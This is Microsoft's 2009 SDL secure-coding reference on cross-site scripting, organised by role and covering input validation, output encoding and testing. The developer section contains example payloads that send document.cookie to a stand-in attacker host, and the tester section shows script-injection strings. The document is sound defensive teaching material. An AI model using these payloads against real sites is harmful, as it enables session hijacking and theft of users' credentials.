
MS_logo_KQuick Security Reference: Cross-Site Scripting (XSS)

December 7, 2009

For the latest information, please see <http://www.microsoft.com/sdl>.

The information contained in this document represents the current view of Microsoft Corporation on the issues discussed as of the date of publication. Because Microsoft must respond to changing market conditions, it should not be interpreted to be a commitment on the part of Microsoft, and Microsoft cannot guarantee the accuracy of any information presented after the date of publication.

This document is for informational purposes only. MICROSOFT MAKES NO WARRANTIES, EXPRESS OR IMPLIED, IN THIS SUMMARY.


Complying with all applicable copyright laws is the responsibility of the user. Without limiting the rights under copyright, no part of this document may be reproduced, stored in, or introduced into a retrieval system, or transmitted in any form, by any means (electronic, mechanical, photocopying, recording, or otherwise), or for any purpose, without the express written permission of Microsoft Corporation.

Microsoft may have patents, patent applications, trademarks, copyrights, or other intellectual property rights covering subject matter in this document. Except as expressly provided in any written license agreement from Microsoft, the furnishing of this document does not give you any license to these patents, trademarks, copyrights, or other intellectual property.

Unless otherwise noted, the example companies, organizations, products, domain names, e-mail addresses, logos, people, places, and events depicted herein are fictitious, and no association with any real company, organization, product, domain name, e-mail address, logo, person, place, or event is intended or should be inferred.

© 2009 Microsoft Corporation. All rights reserved.

ActiveX, Internet Explorer, Microsoft, SharePoint, SQL Server, Visio, Visual Basic, Visual C#, Visual C++, Visual Studio, the Visual Studio logo, Win32, Windows, Windows Mobile, Windows Server, and Windows Vista are trademarks of the Microsoft group of companies.

The names of actual companies and products mentioned herein may be the trademarks of their respective owners.

Contents

[Overview 3](#_Toc243996013)

[What are Personas 4](#_Toc243996014)

[Business Decision Maker 4](#_Toc243996015)

[Architect 4](#_Toc243996016)

[Developer 4](#_Toc243996017)

[Tester/QA 4](#_Toc243996018)

[Understanding XSS for the Business Decision Maker 5](#_Toc243996019)

[Risk 5](#_Toc243996020)

[Business Impact 5](#_Toc243996021)

[Fixing the Code 6](#_Toc243996022)

[Resources and Training for Business Decision Makers 6](#_Toc243996023)

[Understanding XSS for the Architect 6](#_Toc243996024)

[Identifying the Problem 6](#_Toc243996025)

[Common XSS Attacks 7](#_Toc243996026)

[Designing a Fix 7](#_Toc243996027)

[Input Validation Rules 8](#_Toc243996028)

[Output Encoding Rules 8](#_Toc243996029)

[Future Design Considerations 8](#_Toc243996030)

[Tools for Designing Software That Prevents XSS 9](#_Toc243996031)

[Resources and Training for Architects/PMs 9](#_Toc243996032)

[Understanding XSS for the Developer 9](#_Toc243996033)

[Identifying XSS Exploits 9](#_Toc243996034)

[Identifying Untrusted Input 10](#_Toc243996035)

[Identifying Untrusted Output 10](#_Toc243996036)

[Stealing Cookies and User Information 11](#_Toc243996037)

[Writing Secure Code 11](#_Toc243996038)

[Validating Untrusted Input 11](#_Toc243996039)

[An Alternative Approach: Sanitize Untrusted Input 12](#_Toc243996040)

[Validating Trusted Output 13](#_Toc243996041)

[Protecting Cookies and User Information from XSS 13](#_Toc243996042)

[Use ValidateRequest 14](#_Toc243996043)

[Tools and Libraries 14](#_Toc243996044)

[Resources and Training for Developers 14](#_Toc243996045)

[Understanding XSS for the Tester/QA 15](#_Toc243996046)

[Identifying Insecure Code 15](#_Toc243996047)

[Map Out the Site and Its Functionality 16](#_Toc243996048)

[Identify and List Out Every Point of User-Supplied Input 16](#_Toc243996049)

[Start Testing and Pay Attention to the Output 16](#_Toc243996050)

[Verifying Security Against XSS Attacks 16](#_Toc243996051)

[Modifying Your Test Process for XSS 17](#_Toc243996052)

[Tools You Can Use 17](#_Toc243996053)

[Resources and Training for Testers 18](#_Toc243996054)

[The Microsoft SDL and Preventing XSS 18](#_Toc243996055)

[Long-Term Solutions 18](#_Toc243996056)

[Conclusion 19](#_Toc243996057)

[Acknowledgements 19](#_Toc243996058)

# Overview

Cross-site scripting attacks, also known as XSS, have become the most prevalent and dangerous Web-application security issue launched against Internet users. XSS vulnerabilities occur whenever an application takes data that originated from a user and sends it to a Web browser without first properly validating or encoding that content. XSS allows attackers to execute scripts in the victim’s browser, which can hijack user sessions, deface Web sites, port scan internal networks, conduct phishing attacks, and take over the user’s browser using scripting malware.

This paper can be used by each member of your development organization to better understand and address XSS attacks that may be affecting your software, Web sites, and users.

Figure 1 provides an overview of how a basic stored XSS attack to steal cookies occurs.



*Figure 1. Overview of an XSS attack*

# What are Personas

Every person from the business decision maker, to the architect, to the developer, and tester/quality assurance (QA) must play a role in addressing this issue. However, each person must approach the problem from a different perspective to ensure that you have a clear plan for fixing the XSS issue, successfully verifying your solution, and mitigating the problem in the future.

This paper uses four basic personas in a development organization—business decision maker, architect, developer, and tester/QA. The goal of this paper is to address the key questions that each persona might ask regarding an XSS attack, and provide direction for each persona on how to address the issue. The personas are defined in the following paragraphs.

### Business Decision Maker

* In charge of delivering the development project from start to finish, on time, and within budget.
* Aware of the fact that security is a customer-perception and cost-management issue.
* Needs to understand security issues at a high level to make overall project planning decisions, including budget and justification of time and resource investments toward security development.

### Architect

* In charge of the technical design of the development project.
* Cares about security from an overall integrity standpoint.
* Understands security concepts in enough detail to avoid creating a blueprint that would result in security issues.
* Responsible for creating the core principles that developers use to implement the functional goals of the project, managing awareness of security issues as they relate to the specific solution, and tracking and verifying fixes to potentially costly security mistakes in code leading up to release.

### Developer

* In charge of taking the architectural blueprints for the development project and implementing them in code.
* Fixes security vulnerabilities from coding errors
* Understands basic secure coding best practices in detail and gathers supporting technical content, such as approved libraries, to ease the ability to write secure code correctly and consistently.

### Tester/QA

* In charge of acting as the quality gatekeeper and managing the last step before a development project is completed.
* Ensures that any security issues that may have slipped through previous steps are caught before the application is released.
* Executes security testing (different than functional testing) to attempt to make the application do things that it was not designed to do. If successful, these tests may represent potential vulnerabilities.
* Maintains a detailed understanding of attack techniques and a bit of the creative “attacker’s mindset.”

# Understanding XSS for the Business Decision Maker

## Risk

Cross-site scripting attacks have become one of the most common attacks used to deface or hijack Web sites, enable malicious phishing attacks, and provide entry points for larger-scale attacks against business assets and user data. Figure 2 shows the top 12 Web application vulnerabilities between January 2006 and June 2007.[[1]](#footnote-2)

*Figure 2. Top 12 Web Application Vulnerabilities, January 2006–June 2007*

A basic survey of software companies that have established practices for fixing vulnerabilities that lead to attacks approximate that the costs associated with remediating a Web site that has encountered an XSS-like attack is around 40 man-hours per incident.[[2]](#footnote-3) That cost combined with the cost of hiring or training an engineer to address the problem (~$100/hour) and the average number of seven XSS (or similar) exploitable vulnerabilities per Web site brings the total estimated cost to $28,000 to fix each problem reactively.[[3]](#footnote-4) This figure does not account for the impact to online business transactions, customer satisfaction issues, or other potential risks associated with a business’ Web site being vulnerable to hijacking, phishing, or defacement.

## Business Impact

In recent years, there have been several high-profile XSS vulnerabilities that had a direct effect on the day-to-day operations, customer-facing solutions, and business practices of companies.

Some high-profile XSS vulnerabilities include:

* An XSS vulnerability in Google Desktop that allowed attackers to gain full access to the user’s system. “Under certain conditions, it is also possible to covertly inject and execute malicious applications on attacked systems, using Google Desktop’s own features.”[[4]](#footnote-5)
* The Samy MySpace worm. “The infection … creates a denial-of-service attack, because there is an exponential explosion of entries … that will eventually consume the resources of the infrastructure.” Over one million MySpace accounts were infected/defaced in the first day of the attack.[[5]](#footnote-6)
* During the 2008 U.S. Presidential election campaign, a hacker exploited an XSS vulnerability in Barack Obama’s Web site to redirect visitors to Hillary Clinton’s site. “Visitors who viewed the Community Blogs section of the site were instead presented with Clinton’s website as a result of a cross-site scripting vulnerability.”[[6]](#footnote-7)

## Fixing the Code

Cross-site scripting attacks are most effectively addressed in the design phase of your software life cycle by looking for ways to prevent them based on your solution and architectural design. Most commonly, XSS vulnerabilities are a result of coding vulnerabilities during the Implementation/Development phase and will likely require code changes by the same team who wrote the code and are most familiar with it. For this reason, the ongoing security education of your developers should be a critical piece of your life cycle to ensure they are able to effectively identify and address these vulnerabilities. Additionally, XSS attacks should be used in the Verification/QA/Test phase as well to exercise your Web application to ensure mitigations and protections are in place. The QA/Test team should be the most effective team at uncovering XSS vulnerabilities prior to releasing a solution.

## Resources and Training for Business Decision Makers

* [Microsoft Security Intelligence Report](http://www.microsoft.com/security/portal/Threat/SIR.aspx)
* [OWASP Cross-Site Scripting Reference](http://www.owasp.org/index.php/Top_10_2007-A1)
* [*19 Deadly Sins of Software Security*](http://www.amazon.com/Deadly-Sins-Software-Security-Programming/dp/0072260858/ref=sr_1_1?ie=UTF8&s=books&qid=1256159028&sr=8-1) by Michael Howard, David LeBlanc, and John Viega

# Understanding XSS for the Architect

## Identifying the Problem

XSS vulnerabilities are generally categorized into three different types—reflected, stored, and local.

* **Reflected XSS,** also known as Type-1 XSS, is the most common. In this type of exploit a page reflects attacker-supplied data directly back to the victim.
* **Stored XSS,** also known as Type-2 XSS, occurs when a web application accepts hostile data, stores it in a file, database, or other back-end system, and then at a later stage displays the unfiltered data to the victim. This is extremely dangerous in systems such as content management systems, blogs, or forums, where a large number of users see input from other individuals. Even worse, if a user with administrative privileges views an infected page or log entry, the attacker could potentially hijack an administrative session.
* **Local XSS,** also known as Type-0 or [Document Object Model](http://msdn.microsoft.com/en-us/library/ms766487(VS.85).aspx)-based XSS, attacks client side JavaScript code and variables.

Alternatively, attacks can be a blend or hybrid of all three types. The danger with cross-site scripting is not the *type* of the attack, but that it is possible at all. Non-standard or unexpected browser behaviors can introduce subtle attack vectors. XSS vulnerabilities in any components that the browser uses (such as browser plug-ins) can also potentially be exploited.[[7]](#footnote-8)

## Common XSS Attacks

One of the most common cross-site scripting attacks exploits vulnerabilities found in Web page validation. This attack is executed by injecting script code on the client (end-user) side of the Web site. The script code embeds itself in response data, which is sent back to an unsuspecting user. The user’s browser then runs the script code. Because the browser downloads the script code from a trusted site, the browser has no way of recognizing that the code is not legitimate. Browser-based mitigations such as the XSS Filter in Microsoft® Internet Explorer® 8 are designed to recognize potentially malicious script and block it.[[8]](#footnote-9) However, this feature is currently only available for Internet Explorer 8, and blocks only Reflected XSS attacks.

You should also be aware that Secure Sockets Layer (SSL) is not a defense against XSS attacks. Cross-site scripting attacks work over HTTP and HTTPS (SSL) connections, and may work over other protocols interpreted by browsers. Relying on traditional solutions like SSL to protect you does not mitigate XSS attacks.

Another example of a cross-site scripting attack occurs when an attacker writes script to retrieve the authentication cookie that provides access to a site the user trusts, such as bank or shopping sites. By taking advantage of script’s ability to read the current site’s cookies, this injected attack is able to retrieve and then store/post that authentication cookie with the user’s information to another Web address chosen by the attacker. The attacker is then able to retrieve the user’s authentication information and spoof the user’s identity to gain illicit access to the Web site and the user’s account information.[[9]](#footnote-10)

## Designing a Fix

The Microsoft Security Development Lifecycle (SDL) requires all Web applications (and any type of client applications that display HTML or interpret active script such as JavaScript) to implement a clearly defined set of defenses against XSS. Whether you have adopted the SDL in your development process or not, the following defenses against XSS are vital to consider when designing your Web application:

* **All input to the application from a user, a component, or another program should be validated.** This helps to ensure that the input is free from unsafe markup and script characters before processing that input. Validation not only helps to protect against XSS attacks, but other attacks such as SQL injection and buffer overflows.
* **All data output to the user must be properly encoded.** This helps prevent execution in the user’s browser.
* **Input sanitization can also be used to prevent malicious data from harming your application.** However, sanitization is difficult to enforce properly in all situations and should be used as a defense-in-depth measure. Also, always perform appropriate input validation methods, such as checking incoming data for format, type, and length to provide an extra level of protection.

Each of these security policies has detailed rules that should be applied to your software design and development processes to help you avoid XSS vulnerabilities in your code.

### Input Validation Rules

1. Use a standard input validation mechanism to validate all input data for length, type, syntax, and business rules before accepting the data to be displayed or stored.
2. Permit only known-good values wherever possible. For example, if the input field is for a postal code, only inputs matching a postal code should be permitted.
3. Reject invalid input before processing that input.
4. It’s safest to design your application not to accept any HTML or script as user input. If accepting HTML from users is absolutely necessary, then only accept simple formatting tags like <b> and <i>, and do not accept attribute values set on these tags.

### Output Encoding Rules

Strong output encoding is critical to your solution. Additional considerations can be found in the “Future Design Considerations” section.

1. Ensure that all user-supplied data is appropriately entity encoded before rendering, taking the approach to encode all characters other than a very limited subset.
2. Set the character encodings for each page you output, which reduces exposure to some variants. Output encoding offers protection against persistent XSS attacks, where an attacker may have already injected malicious data into a persistent data store. If the application properly encodes the data as it’s being read from the data store and subsequently displayed on the page, this effectively blunts the attack, giving the application owners opportunity to remove the tainted data.[[10]](#footnote-11)

## Future Design Considerations

Ongoing design considerations for blocking XSS attacks are extensions of the “Designing a Fix” guidance. For future designs and to ensure proactive mitigations are in place to address XSS attacks, you should adhere to the rules detailed in the “Designing a Fix” section in addition to the following recommendations.

1. When threat modeling your solution during the Design phase, any dataflow into a process element that crosses a trust boundary should be marked with a potential XSS tampering threat, and should be mitigated by input validation. This includes not only dataflows originating from users, but also from untrusted processes and databases.

**Note:** Remember that any part of an HTTP or HTTPS request can be tampered with—the querystring, the message body, the headers, and the cookies.

1. Error messages by nature commonly include invalid data. When designing error messages, explicitly address the input validation rules to protect error messages from XSS attacks.
2. Set the **HTTPOnly** attribute for cookies, which makes the cookies unavailable to clientside script; such cookies are sent in HTTP Requests only. This helps prevent disclosure of the cookie in the event of an XSS attack.[[11]](#footnote-12).
3. Add additional protection is available in Internet Explorer 8 through a new method on the window object named **toStaticHTML**. When a string of HTML is passed to this function, any potentially executable script constructs are removed before the string is returned. You can use **toStaticHTML** to help ensure that HTML received from a web service call cannot execute script, but can still take advantage of basic formatting.[[12]](#footnote-13)
4. When including frames that will be rendered in Internet Explorer 6 and later, security can be further increased by setting the frame’s SECURITY attribute to the value “restricted.” Doing so causes Internet Explorer to treat the contents of the frame, regardless of their source, as content that should be rendered in the Restricted Sites Security Zone. Frames running in the Restricted Sites zone cannot run script, invoke ActiveX® controls, redirect to other sites, and so on. This technique is particularly useful in cases where the frame’s content cannot be assumed to be trustworthy.[[13]](#footnote-14)

## Tools for Designing Software That Prevents XSS

The [Microsoft SDL Threat Modeling Tool](http://msdn.microsoft.com/en-us/security/dd206731.aspx) (free download) can be helpful in reviewing the implementation of the rules in the previous sections during product design and identifying potential XSS threats you need to mitigate when you start writing code.

## Resources and Training for Architects/PMs

* [SDL Process Guidance, Implementation Phase](http://msdn.microsoft.com/en-us/library/cc307416.aspx)
* [MSDN Patterns and Practices: How to Prevent Cross-Site Scripting in ASP.NET](http://msdn.microsoft.com/en-us/library/ms998274.aspx)
* [Guidance Share Cross-Site Scripting Attack](http://www.guidanceshare.com/wiki/Cross_Site_Scripting_Attack)
* [OWASP Cross-Site Scripting Reference](http://www.owasp.org/index.php/Top_10_2007-A1)
* [CGISecurity XSS FAQ](http://www.cgisecurity.com/xss-faq.html)
* [*19 Deadly Sins of Software Security*](http://www.amazon.com/Deadly-Sins-Software-Security-Programming/dp/0072260858/ref=sr_1_1?ie=UTF8&s=books&qid=1256159028&sr=8-1) by Howard, LeBlanc, and Viega
* [*Writing Secure Code* (Second Edition)](http://www.amazon.com/Writing-Secure-Second-Michael-Howard/dp/0735617228/ref=sr_1_1?ie=UTF8&s=books&qid=1256162128&sr=8-1) by Howard and LeBlanc

# Understanding XSS for the Developer

## Identifying XSS Exploits

Attacks are usually implemented in JavaScript, which is a powerful scripting language. Using JavaScript allows attackers to manipulate any aspect of the rendered page, including adding new elements (such as adding an attacker-controlled login tile that forwards credentials to a hostile site), manipulating any aspect of the internal DOM tree, and deleting or changing the way the page looks and feels.

XSS attacks do not have to be visible or require user interaction to perform dangerous cross-site request forgery (CSRF) attacks.[[14]](#footnote-15) For instance, stolen cookies can be exfiltrated in the querystring of a hidden Image tag.

### Identifying Untrusted Input[[15]](#footnote-16)

Say that a user enters the following in a text box:

My name is <a href=

"javascript:document.location='http://attacker.example.com/'+document.cookie">

Amy</a>

This text allows a cross-site scripting attack that would pass the user’s cookie back to the attacker’s site.

Alternatively, the text could be stripped of its markup, back to the following:

My name is Amy

However, this sanitizing/stripping approach is dangerous because there are many ways to escape special characters. The character < can be encoded as &lt;, &#60, &#x3c, or %3c. Unless you know all the possible escaped versions of all the special characters—and you probably won't—it's best to compare the input value against an expected format and reject it if it doesn't match. Markup tags are dangerous because even the most innocuous-looking tags, like <b> and <i>, can contain script attributes. Your application may not be at risk from this input:

My name is <b>Amy</b>

But this is a completely different story:

My name is <b onmouseover="document.location = 'http://attacker.example.com/' + document.cookie">Amy</b>

A user who views this page and moves her mouse pointer over the word "Amy" is inadvertently sending the document cookie (which may contain her authentication token) to foo.com, presumably where hackers are waiting to pounce on it and steal her identity.

### Identifying Untrusted Output[[16]](#footnote-17)

Ultimately, XSS vulnerabilities are exploited when the malicious script is executed in the victim’s browser. Consider the following vulnerable C# ASP.NET code:

<html>

<body>

Hello, <%= Request.QueryString["name"] %>

</body>

</html>

All an attacker has to do is craft a URL with a value of the "name" query string parameter that contains his malicious script, trick an unsuspecting user into following that URL, and the attacker’s code is executed in the user’s browser:

www.adatum.com?name=<script>MaliciousScript()</script>

### Stealing Cookies and User Information[[17]](#footnote-18)

Your Web site can also be the vehicle of an attack on your users by a third party, potentially making you appear to be the attacker. For example, an attacker’s site sends a seemingly trustworthy link to a user in an e-mail message. The user clicks the link. However, the URL includes a parameter that sends the user’s name to the server so that the server can display that name to the user in some text string. The attacker has appended script tags and some malicious script to the URL, rather than a name using the same type of code described in the previous scenario:

www.adatum.com?name=<script>MaliciousScript()</script>

Your site (in this example, www.adatum.com) creates a page that contains the script tags and malicious script, which it then serves to the user. The script runs in the user’s browser, attacking the user from a trusted site—yours! This script could send the user’s cookie data to the attacker’s site, which might include credit card or other private information. There’s nothing the user can do about it—what’s worse, your site facilitated the attack.

## Writing Secure Code

### Validating Untrusted Input

If you must allow HTML tags at all, allow only a small “white list” of safe HTML tags:

* <b>
* <blockquote>
* <br>
* <div>
* <em>
* <i>
* <li>
* <ol>
* <p>
* <strong>
* <u>
* <ul>

Any input containing attribute values for these elements must be denied since the attributes can easily contain malicious script code as seen earlier in this paper.

One of the most effective techniques for validating user input is to use a regular expression, either through the .NET **Regular­ExpressionValidator** control or the **Regex** class:

// ensure the user input matches the form of a US ZIP code

if (!Regex.IsMatch(TextBox1.Text,@"^\d{5}$") {

// stop processing this request, it's potentially malicious

throw new HttpRequestValidationException();

}

This methodology is easiest when the user input is meant to have a well-defined structure like a phone number or ZIP code, but it’s still possible even with more widely varying input like people’s names. The following regular expression test matches on any combination of Unicode letter characters plus spaces and apostrophes (to allow for names like O’Brien) and that is at least 1, but no more than 140, characters long:

if (!Regex.IsMatch(TextBox1.Text,@"^[\p{L}'\s]{1,140}$") {

// stop processing this request, it's potentially malicious

throw new HttpRequestValidationException();

}

Now modify the regular expression to allow for the specified tags:[[18]](#footnote-19)

if (!Regex.IsMatch(

TextBox1.Text,@"^([\p{L}'\s]|<b>|</b>|<blockquote>|</blockquote>|<br>|</br>|<div>|</div>|<em>|</em>|<i>|</i>|<li>|</li>|<ol>|</ol>|<p>|</p>|<strong>|</strong>|<u>|</u>|<ul>|</ul>){1,140}$") {

...

Even if your application design does not allow for regular expression input validation, as an absolute minimum you should always validate input length.

Do not rely on client-side validation because it is easily bypassed. Use client-side validation only to reduce round trips to the server and to improve the user experience, never as a security measure.[[19]](#footnote-20)

Remember that an attacker can potentially control all parts of an HTTP/HTTPS request, including not just the querystring and message body, but also the headers and cookie values as well.

### An Alternative Approach: Sanitize Untrusted Input

The [Microsoft AntiXSS Library Version 3.1](http://www.microsoft.com/downloads/details.aspx?familyid=051EE83C-5CCF-48ED-8463-02F56A6BFC09&displaylang=en) includes functionality that can automatically strip potentially malicious script from input. Using the AntiXSS Library helps to minimize the likelihood of XSS attacks simply by identifying potentially malicious script (based on known characteristics) and stripping the suspected malicious script.

### Validating Trusted Output

One of the most important and effective defenses against XSS is to encode output before it gets written to the response. This is a core requirement of the Microsoft SDL and a proven solution to preventing XSS.

If you change the source code so that it encodes the output before writing it to the response, then the attack is negated:

<html>

<body>

Hello, <%= AntiXSS.HtmlEncode(Request.QueryString["name"]) %>

</body>

</html>

Now the attacker’s <script> text is harmlessly rendered in the user’s browser as text and not executed as active content.[[20]](#footnote-21)

There are seven different encodings that must be applied based on where in the response the text is being rendered:

* Plain HTML
* HTML attribute
* XML
* XML attribute
* URL
* JavaScript
* VBScript

The [Microsoft AntiXSS Library Version 3.1](http://www.microsoft.com/downloads/details.aspx?familyid=051EE83C-5CCF-48ED-8463-02F56A6BFC09&displaylang=en) covers each of these cases with a separate encoding method.

### Protecting Cookies and User Information from XSS

Here are a few things you can do.

* Scan HTTP headers, URLs, and form data submitted to your site and remove suspicious input. The article [Information on Cross-Site Scripting Security Vulnerability](http://technet.microsoft.com/en-us/library/cc722904.aspx) has good information about how to begin. One approach is to validate input against a restricted set of characters and strip out all others. For example, you could scan input for a-z, A-Z, and 0-9, removing everything else from the input stream.
* If your site is constructed with frames, you can set the [SECURITY](http://msdn.microsoft.com/en-us/ms534622(VS.85).aspx) attribute on untrusted [FRAME](http://msdn.microsoft.com/en-us/ms535250(VS.85).aspx) and [IFRAME](http://msdn.microsoft.com/en-us/ms535258(VS.85).aspx) elements to restricted. This sets the security zone of the frame in the browser to the user’s restricted zone, which does not allow any script to run.
* Restrict access to cross-frame scripting to trusted pages. Internet Explorer restricts cross-frame scripting to pages within the same domain. For more information, see [About Cross-Frame Scripting and Security](http://msdn.microsoft.com/en-us/ms533028(VS.85).aspx).
* Using the [innerHTML](http://msdn.microsoft.com/en-us/ms533897(VS.85).aspx) property to display user input as HTML can compromise the security of your application. Developers often use **innerHTML** despite their expectation that the property’s value will always be text. In those circumstances, set the [innerText](http://msdn.microsoft.com/en-us/ms533899(VS.85).aspx) property instead. If appropriate for the context, validate user input for string length, [script](http://msdn.microsoft.com/en-us/ms535892(VS.85).aspx) tags, and special characters (<) and their escape code equivalents.
* If you must use **innerHTML** to create elements in the document, create only those elements that are not available through the DOM ([param](http://msdn.microsoft.com/en-us/ms535880(VS.85).aspx) is one example) or that are not generated by user input. To generate HTML elements, use the [createElement](http://msdn.microsoft.com/en-us/ms536389(VS.85).aspx), [appendChild](http://msdn.microsoft.com/en-us/ms535934(VS.85).aspx), and [setAttribute](http://msdn.microsoft.com/en-us/ms536739(VS.85).aspx) methods for greater safety.

### Use ValidateRequest

ASP.NET versions 1.1 and later include a ValidateRequest page directive that stops some malicious user input that could lead to XSS exploits:

<%@ Page ValidateRequest="true">

You can also set this property in a web.config file so that it applies to the entire application:

<configuration>

<system.web>

<pages validateRequest="true"/>

</system.web>

</configuration>

Since ValidateRequest is enabled by default, all you have to do is ensure that you don’t explicitly disable it, either with page directives or configuration files. Note that ValidateRequest blocks any requests that contain HTML or XML. If your page is intended to accept HTML or XML input from the user, you need to disable ValidateRequest, but be sure to follow the input validation guidelines discussed previously.

ValidateRequest mitigates only the simplest of XSS attacks. There are many well-known loopholes in the Validate­Request logic that allow malicious input to get through. So although Validate­Request is still worth using because you essentially get it for free, it’s best to consider it a defense-in-depth measure. Proper input validation and output encoding are much more crucial to XSS defense. Never rely on ValidateRequest alone.[[21]](#footnote-22)

### Tools and Libraries

* [Microsoft AntiXSS Library Version 3.1](http://www.microsoft.com/downloads/details.aspx?familyid=051EE83C-5CCF-48ED-8463-02F56A6BFC09&displaylang=en). The Microsoft SDL requires all Web applications to use the Microsoft AntiXSS Library to encode output. Whether you have adopted the SDL or not, it is recommended that you use the AntiXSS Library to protect your code from known XSS attacks.
* [CAT.NET](http://www.microsoft.com/downloads/details.aspx?FamilyId=0178e2ef-9da8-445e-9348-c93f24cc9f9d&displaylang=en). The SDL also requires use of CAT.NET to perform XSS static analysis on ASP.NET applications. Download either version of CAT.NET depending on your needs—[32 bit](http://www.microsoft.com/downloads/details.aspx?FamilyId=0178e2ef-9da8-445e-9348-c93f24cc9f9d&displaylang=en) or [64 bit](http://www.microsoft.com/downloads/details.aspx?FamilyId=e0052bba-2d50-4214-b65b-37e5ef44f146&displaylang=en).

## Resources and Training for Developers

* [MSDN Patterns and Practices: How to Prevent Cross-Site Scripting in ASP.NET](http://msdn.microsoft.com/en-us/library/ms998274.aspx)
* [MSDN Patterns and Practices: How to Protect From Injection Attacks in ASP.NET](http://msdn.microsoft.com/en-us/library/bb355989.aspx)
* [MSDN Magazine September 2008, SDL Embraces the Web](http://msdn.microsoft.com/en-us/magazine/cc794277.aspx)
* [MSDN PagesSection.ValidateRequest Property](http://msdn.microsoft.com/en-us/library/system.web.configuration.pagessection.validaterequest.aspx)
* [OWASP Cross-Site Scripting Reference](http://www.owasp.org/index.php/Top_10_2007-A1)
* [CGISecurity XSS FAQ](http://www.cgisecurity.com/xss-faq.html)
* [*19 Deadly Sins of Software Security*](http://www.amazon.com/Deadly-Sins-Software-Security-Programming/dp/0072260858/ref=sr_1_1?ie=UTF8&s=books&qid=1256159028&sr=8-1)by Howard, LeBlanc, and Viega
* [*Writing Secure Code* (Second Edition)](http://www.amazon.com/Writing-Secure-Second-Michael-Howard/dp/0735617228/ref=sr_1_1?ie=UTF8&s=books&qid=1256162128&sr=8-1) by Howard and LeBlanc

# Understanding XSS for the Tester/QA

## Identifying Insecure Code

The challenge of a software tester/QA engineer when verifying a Web application or solution is being able to properly identify whether the code they are testing is vulnerable to an XSS attack. Knowing the attributes of common XSS attacks is valuable, but that set of data is an ever-growing library. The site [ha.ckers.org](http://ha.ckers.org/xss.html) maintains a thorough [list of manual XSS testing procedures](http://ha.ckers.org/xss.html) that is too large to reproduce here. In addition, a list of additional resources and training materials are included at the end of this section to help you become better informed.

To verify your code is protected from XSS attacks, you need to think like an attacker. This means you must be aware of how the attack is constructed and executed.

XSS vulnerabilities exist when a Web application accepts user input through HTTP requests such as a GET or a POST, and then redisplays the input somewhere in the output HTML code. Here’s the simplest example:

1. Web request looks like this:

GET http://www.somesite.com/page.asp?pageid=10&lang=en&title=Section%20Title

2. The HTML returned by the server after making this request includes:

<h1>Section Title</h1>

You can see that the user input passed to the “title” query string parameter was probably placed in a string variable and inserted by the Web application into an <h1> tag. By providing the input, the attacker controls the HTML.

3. Now, if the site is not filtering input server-side (because client-side controls can always be bypassed), a malicious user could abuse this in many ways:

The attacker could inject code by breaking out of the <h1> tag:

http://www.somesite.com/page.asp?pageid=10&lang=en&title=Section%20Title</h1><script>alert('XSS%20attack')</script>

The HTML output from this last request would look like:

<h1>Section Title</h1><script>alert('XSS attack')</script>

Even with this most simple of examples, there are numerous things an attacker could do with this link. As a tester, it is your job to think through what the attacker could do and attempt to successfully launch an XSS attack against your solution, thus revealing a weakness to address in code.

To help you ensure you are executing effective tests, use the following processes to build your testing process before exercising your solution (Web site, Web application, and so on).

Map Out the Site and Its Functionality

Create some simple data flow diagrams that describe *all* the pages on the site and their purposes. Schedule meetings for threat modeling with the developers and architects/PMs and use that time to drill into the application as much as possible. Ask questions such as:

* Does the site expose Web services?
* Is there an authentication form?
* Is there a message board?
* Is there a user settings page?

Identify and List Out Every Point of User-Supplied Input

Take the site map a step further. Create a spreadsheet to do this. For each page, list out all of the query string parameters, cookie values, custom HTTP headers, POST data values, and other forms of user-supplied input passed. Don’t forget to search out Web services and similar SOAP requests, and identify all fields that allow user input. List every input parameter separately because you’re going to need to test each of them independently of the others.

Start Testing and Pay Attention to the Output

The most important part of finding a vulnerability is not whether you found it, but rather do you know what’s actually happening. With XSS, just look at the HTML output and find where your input made it in. Then walk through the list of questions that may point to a XSS hole:

* + Is it in an HREF tag?
  + An IFRAME tag?
  + Is it in a CLSID?
  + An IMG SRC?
  + How about the PARAM NAME of a Flash object?

If you understand exactly what the input is doing, you’ll be able to adjust your test to identify a problem. That means you may need to stick in an extra closing bracket (>) to escape out of a tag, or add a double quote to close an attribute inside a tag. Or you may need to URL or HTML encode your characters, such as by turning a double quote into %22 or ‘’ [two single-quotes].

**Note:** You should also use a network sniffer to ensure that the browser is not altering your test input by encoding it. Some possible sniffers are listed in the “Tools” section later in this document.

## Verifying Security Against XSS Attacks

So maybe your simple test case of <script>alert('hi')</script> isn’t producing the alert box you were expecting. Think this through and talk to the developers if you can. Maybe they’re filtering input for brackets, single quotation marks, or parentheses. Maybe they’re filtering for the word “script.” Study how the input is making it to the output, and figure out exactly what each one of the values (query string, cookie, POST data) is doing. Sometimes it’s better to try injecting single characters like the bracket, the double quotation mark, or the parenthesis to see how the application is filtering those characters. Then you’ll know what level of filtering you’re dealing with. You can adjust your tests to encode those characters and try again, or find other ways to inject.

